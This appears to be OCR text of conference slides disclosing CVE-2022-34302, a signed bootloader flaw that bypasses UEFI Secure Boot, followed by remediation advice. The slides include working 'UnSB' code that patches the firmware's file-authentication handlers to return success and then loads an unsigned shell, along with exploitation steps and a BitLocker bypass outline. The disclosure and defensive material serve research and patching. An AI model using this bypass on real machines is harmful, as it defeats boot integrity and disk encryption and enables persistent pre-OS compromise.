
Vulnerabilities

- Vulnerable Bootloader



Vulnerabilities


- Signed bootloader with a built in Secure Boot bypass
  - 73KB of signed bootloader that has a terrible design flaw
  - MUCH better bypass than the old Kaspersky bypass



```
000056b8  int64_t efi_main (int64_t arg1, int64_t arg2 @ rsi, int64_t arg3 @ rdi)

000056b8  {
000056cc      systab = arg2;
000056e4      InitializeLib(arg1, systab, arg3);
000056ee      insecure_mode = detect_secure_mode();
000056fd      if (insecure_mode != 0)
000056fb      {
0000570b          Print(0, &data_c760);
000056ff      }
0000571e      int64_t rax_5 = start_image(&data_c6b0);
0000572f      if (load_options_size != 0)
0000572d      {
00005731          second_stage;
0000573b          FreePool ();
0000573b      }
00005745      return rax_5;
00005745  }
```


Vulnerabilities

- Code Release:
  - UnSB – "Un-SecureBoot" UEFI application to disable Security Handles and bypass Secure Boot turning it off.




```
EFI_SECURITY_ARCH_PROTOCOL   *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL  *mSecurity2 = NULL;

 if (mSecurity2 == NULL) {
   gBS->LocateProtocol (&gEfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
 }

 if (mSecurity == NULL) {
   gBS->LocateProtocol (&gEfiSecurityArchProtocolGuid, NULL, (void **)&mSecurity);
 }
```

Vulnerabilities



Patch Security handlers


Load & Start Binary



```
EFI_SECURITY_ARCH_PROTOCOL   *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL  *mSecurity2 = NULL;
 if (mSecurity2 == NULL) {
   gBS->LocateProtocol (&gEfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
 }
 if (mSecurity == NULL) {
   gBS->LocateProtocol (&gEfiSecurityArchProtocolGuid, NULL, (void **)&mSecurity);
 }
ASSERT (mSecurity2 == NULL || mSecurity != NULL);
//Patch the handlers and proceed to load the unsigned UEFI Shell efi.
*((UINT32 *)mSecurity->FileAuthenticationState) = 0xc3c03148;
*((UINT32 *)mSecurity2->FileAuthentication) = 0xc3c03148;

CHAR16* gShellPath = L"\\ShellX64.efi";
EFI_DEVICE_PATH*  ShellPath;
Status = LocateFile(gShellPath, &ShellPath);
if (EFI_ERROR(Status)) {
  return Status;
}
Status = gBS->LoadImage(TRUE, ImageHandle, ShellPath, NULL, 0, &ShellPath);
if (EFI_ERROR(Status)) {
  return Status;
}
Status = gBS->StartImage(ShellPath, (UINTN*)NULL, (CHAR16 * *)NULL);
if (EFI_ERROR(Status)) {
  return Status;
}
return Status;
```

Vulnerabilities


- Exploitation
  - No shellcode required
  - Write you own code and run it (shrug)



```
EFI_SECURITY_ARCH_PROTOCOL   *mSecurity  = NULL;
EFI_SECURITY2_ARCH_PROTOCOL  *mSecurity2 = NULL;
 if (mSecurity2 == NULL) {
   gBS->LocateProtocol (&gEfiSecurity2ArchProtocolGuid, NULL, (void **)&mSecurity2);
 }
 if (mSecurity == NULL) {
   gBS->LocateProtocol (&gEfiSecurityArchProtocolGuid, NULL, (void **)&mSecurity);
 }
ASSERT (mSecurity2 == NULL || mSecurity != NULL);
//Patch the handlers and proceed to load the unsigned UEFI Shell efi.
*((UINT32 *)mSecurity->FileAuthenticationState) = 0xc3c03148;
*((UINT32 *)mSecurity2->FileAuthentication) = 0xc3c03148;

CHAR16* gShellPath = L"\\ShellX64.efi";
EFI_DEVICE_PATH*  ShellPath;
Status = LocateFile(gShellPath, &ShellPath);
if (EFI_ERROR(Status)) {
  return Status;
}
Status = gBS->LoadImage(TRUE, ImageHandle, ShellPath, NULL, 0, &ShellPath);
if (EFI_ERROR(Status)) {
  return Status;
}
Status = gBS->StartImage(ShellPath, (UINTN*)NULL, (CHAR16 * *)NULL);
if (EFI_ERROR(Status)) {
  return Status;
}
return Status;
```

Vulnerabilities


- Exploitation
  - Mount ESP and copy files
  - Need to be admin
    - So many ways to get admin
    - LOL Installers


User Account Control

Do you want to allow this app to make changes to your device?

Driver Auto Installer


Verified publisher: Realtek Semiconductor Corp.
File origin: Hard drive on this computer


User Account Control

Do you want to allow this app to make changes to your device?

Microsoft Windows

Verified publisher: Microsoft Corporation
File origin: Hard drive on this computer



Name	Date m
x64	7/26/2
setup.exe	9/6/20

```
Administrator: C:\Users\user\Desktop\CONFIRME
Microsoft Windows [Version 10.0.1629
(c) 2017 Microsoft Corporation. All r

C:\Users\user\Desktop\CONFIRMED\Serve
```

DEMO CVE-2022-34302


Three keys for the OEM-kings under the sky, Seven for the IBV lords in their halls of stone, Nine for mortal vendors doomed to die, One for the Dark Lord on his dark throne; In the Land of Redmond where the shadows lie.

Vulnerabilities

- BitLocker Bypass using UnSB
  i. Who is even using TPM?
  ii. How are the TPM measurements done?
  iii. How UnSB affects the measurement process
- Thankfully this doesn't work on latest Windows
  - but it still works on older versions

Vulnerabilities

- Persistent SB Bypass and TPM avoidance




D3FCON

DEMO With Bitlocker

DELL

Summary

- How can you get the fix and apply it
  - https://support.microsoft.com/en-us/topic/kb5012170-security-update-for-secure-boot-dbx-august-9-2022-72ff5eed-25b4-47c7-be28-c42bd211bb15
- Update your machines asap
  - Perform a DBX update
    - Windows Update service
    - PowerShell
    - Linux



- On a device that does not have Credential Gard enabled, run following command from an Administrator command prompt to suspend BitLocker for 1 restart cycle:

```
Manage-bde -Protectors -Disable C: -RebootCount 1
```

Then, deploy the upc device to resume the

- On a device that has Credential Guard enabled, run the following command from an Administrator command prompt to suspend BitLocker for 2 restart cycles:

```
Manage-bde -Protectors -Disable C: -RebootCount 3
```

Then, deploy the update and restart the device to resume the BitLocker protection.

Summary

- How to avoid Fix bypasses
  - OEM Solutions
    - HP SureStart
    - Use hardware from closed gardens
      - Microsoft Surface
      - Windows on Apple?
  - Password protect BIOS


"MIDDLE EARTH TECH SUPPORT..."
"...OK, IS IT MICROSOFT ORC 2012, OR ORC 2012 R2?"
memegenerator.net

Summary

- Microsoft Response

- Vendor Response

Summary


G
@G1963JP

今回のWindows UpdateでKB5012170だけインストールを失敗してエラー出てしまう💦
何度試してもエラー出てインストール失敗💦

Translated from Japanese by Google

In this Windows Update, only KB5012170 fails to install and an error appears 💦
No matter how many times I try, I get an error and the installation fails 💦


Windows Update

エラーが発生しました
最終チェック日時: 今日、10:54

更新プログラムのインストール中に問題が発生しましたが、後で自動的に再試行されます。この問題が引き続き発生し、Web 検索やサポートへの問い合わせを通じて情報を集める必要がある場合は、次のエラー コードが役立つ可能性があります: (0x800f0922)

アクティブ時間を調整して、中断する時間を短縮

7:02 PM · Aug 9, 2022 · Twitter Web App


This month's Windows Update KB5012170 install problem fixed on Dell OptiPlex 7020: go into BIOS, Disable Secure Boot then KB5012170 installs with no problem. Reboot, go into BIOS, enable Secure Boot again. This problem occurs with other machines that have Secure Boot enabled I suspect – see the Asrock forum link below. Is Secure Boot worth having or should it be given the boot? What do people think?

https://forum.asrock.com/forum_posts.asp?TID=24817&PID=100915&title=kb5012170-failed-to-install

Summary

- Research opportunities
  - With CVE-2022-34302 you can now develop and deploy your own tools and research Pre-OS Attacks ☺
  - https://github.com/HackingThings/OneBootloaderToLoadThemAll

The end